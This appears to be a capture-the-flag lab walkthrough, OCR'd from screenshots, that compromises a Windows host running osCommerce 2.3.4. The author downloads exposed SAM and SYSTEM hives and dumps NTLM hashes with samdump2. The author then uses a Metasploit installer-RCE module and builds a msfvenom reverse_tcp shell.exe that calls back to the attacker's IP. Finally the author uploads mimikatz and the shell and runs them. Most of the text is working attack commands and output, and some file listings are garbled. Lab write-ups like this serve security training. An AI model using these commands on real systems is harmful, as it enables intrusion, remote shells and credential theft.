
Not secure https://10.10.118.85/oscommerce-2.3.4/catalog/install/includes/

Index of /oscommerce-2.3.4/catalog/install/includes

Name	Last modified	Size	Description
Parent Directory		-	
application.php	2019-04-11 22:52	447	
configure.php	2024-09-28 00:59	1.1K	
functions/	2019-04-11 22:52	-	
sam	2024-09-28 00:59	24K	
system	2024-09-28 00:58	12M	


Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.118.85 Port 443

Then I download sam and system file to my machine and dumoed them




```
Desktop    Public     osCommerce2_3_4RCE.py
Documents  THM-VPN    passwords.txt
Downloads  Templates  sam
Music      Videos     shell.exe

┌──(root㉿kali)-[/home/thomas]
└─# samdump2
samdump2 3.0.0 by Objectif Securite (http://www.objectif-securite.ch)
original author: ncuomo@studenti.unina.it

Usage: samdump2 [OPTION]... SYSTEM_FILE SAM_FILE
Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

  -d          enable debugging
  -h          display this information
  -o file     write output to file

┌──(root㉿kali)-[/home/thomas]
└─# samdump2 system sam
Error opening hive file system

┌──(root㉿kali)-[/home/thomas]
└─# ls
43191.py   Public                                        passwords.txt
Desktop    THM-VPN                                       sam
Documents  Templates                                     shell.exe
Downloads  Videos                                        system
Music      osCommerce-2.3.4-Remote-Command-Execution.git
Pictures   osCommerce2_3_4RCE.py

┌──(root㉿kali)-[/home/thomas]
└─# samdump2 system sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::

┌──(root㉿kali)-[/home/thomas]
└─# 
```

The second exploit by using metasploit




```
Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/webapp/oscommerce_filemanager          2009-08-31       excellent  No     osCommerce 2.2 Arbitrary PHP Code Execution
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes    osCommerce Installer Unauthenticated Code Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/oscommerce_installer_unauth_code_exec

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > show options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name     Current Setting   Required  Description
   ----     ---------------   --------  -----------
   Proxies                    no        A proxy chain of format type:host:por
                                        t[,type:host:port][...]
   RHOSTS                     yes       The target host(s), see https://docs.
                                        metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT    80                yes       The target port (TCP)
   SSL      false             no        Negotiate SSL/TLS for outgoing connec
                                        tions
   URI      /catalog/install/ yes       The path to the install directory
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.136.128  yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port
```

After I set the target ip and port and uri I get meterpreter and open session




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > exploit

[*] Started reverse TCP handler on 10.9.4.167:4444
[*] Sending stage (39927 bytes) to 10.10.118.85
[*] Meterpreter session 1 opened (10.9.4.167:4444 -> 10.10.118.85:49396) at 2024-09-27 21:09:52 -0400

meterpreter > pwd
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
meterpreter > ls
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
==================================================================

Mode              Size               Type  Last modified                     Name
----              ----               ----  -------------                     ----
100666/rw-rw-rw-  1919850381759      fil   211641423418-10-04 02:56:45 -0400  application.php
100666/rw-rw-rw-  9504762628261      fil   235113987286-02-24 12:52:46 -0500  configure.php
040777/rwxrwxrwx  17592186048512     dir   211641423418-10-04 02:56:45 -0400  functions
100666/rw-rw-rw-  105553116291072    fil   235113861663-12-01 15:47:15 -0500  sam
100666/rw-rw-rw-  54975581401600000  fil   235113859486-04-14 09:14:43 -0400  system

meterpreter > cd ..
meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install
=========================================================

Mode              Size             Type  Last modified                     Name
----              ----             ----  -------------                     ----
040777/rwxrwxrwx  0                dir   211641423418-10-04 02:56:45 -0400  images
040777/rwxrwxrwx  17592186048512   dir   235113861663-12-01 15:47:15 -0500  includes
100666/rw-rw-rw-  1254130450724    fil   211641423418-10-04 02:56:45 -0400  index.php
100666/rw-rw-rw-  2753074037377    fil   211641423418-10-04 02:56:45 -0400  install.php
100666/rw-rw-rw-  796944066860241  fil   211641423418-10-04 02:56:45 -0400  oscommerce.sql
100666/rw-rw-rw-  9079560865858    fil   211641423418-10-04 02:56:45 -0400  rpc.php
040777/rwxrwxrwx  0                dir   211641423418-10-04 02:56:45 -0400  templates
```

Then I used msfvenom to get shell.exe code to execute in target machine and get access




```
┌──(thomas㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/thomas]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.9.4.167 LPORT=6666 -f exe > shell.exe
```




```
┌──(thomas㉿kali)-[~]
└─$ sudo su
[sudo] password for thomas:
┌──(root㉿kali)-[/home/thomas]
└─# nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.9.4.167] from (UNKNOWN) [10.10.118.85] 49398
```

The next step is to get mimikatz to target machine and load kiwi to get credentail and all what I need I wundows machine but kiwi need reverse_tcp payload the I used another meterpreter with windows/meterpreter/reverse_tcp payload




```
100666/rw-rw-rw-  796944066860241  fil   211641423418-10-04 02:56:45 -0400  oscommerce.sql
100666/rw-rw-rw-  9079560865858    fil   211641423418-10-04 02:56:45 -0400  rpc.php
040777/rwxrwxrwx  0                dir   211641423418-10-04 02:56:45 -0400  templates

meterpreter > pwd
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install
meterpreter > cd includes
meterpreter > upload /home/thomas/Downloads
[*] uploading  : /home/thomas/Downloads/mimikatz.exe -> Downloads\mimikatz.exe
[-] core_channel_open: Operation failed: 1
meterpreter > upload /home/thomas/Downloads/mimikatz.exe
[*] Uploading  : /home/thomas/Downloads/mimikatz.exe -> mimikatz.exe
[*] Uploaded -1.00 B of 971.76 KiB (0.0%): /home/thomas/Downloads/mimikatz.exe -> mimikatz.exe
[*] Completed  : /home/thomas/Downloads/mimikatz.exe -> mimikatz.exe
meterpreter > load kiwi
Loading extension kiwi...
[-] Failed to load extension: The "kiwi" extension is not supported by this Meterpreter type (php/windows)
[-] The "kiwi" extension is supported by the following Meterpreter payloads:
[-]   - windows/x64/meterpreter*
[-]   - windows/meterpreter*
meterpreter > upload /home/thomas/shell.exe
[*] Uploading  : /home/thomas/shell.exe -> shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/thomas/shell.exe -> shell.exe
[*] Completed  : /home/thomas/shell.exe -> shell.exe
meterpreter > execute -f shell.exe
Process 3204 created.
meterpreter > execute -f shell.exe
Process 1888 created.
meterpreter > execute -f shell.exe
Process 3524 created.
meterpreter > pwd
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce-2.3.4
========================================
```

I uploaded the mimikatz.exe and uploaded shell.exe




```
┌──(thomas㉿kali)-[~]
└─$ sudo su
[sudo] password for thomas:
┌──(root㉿kali)-[/home/thomas]
└─# msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 > use multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
```

I used my ip and my port with multi/handler exploit




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.9.4.167
LHOST => 10.9.4.167
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.4.167       yes       The listen address (an interface may be specified)
   LPORT     6666             yes       The listen port

Exploit target:

   Id  Name
```

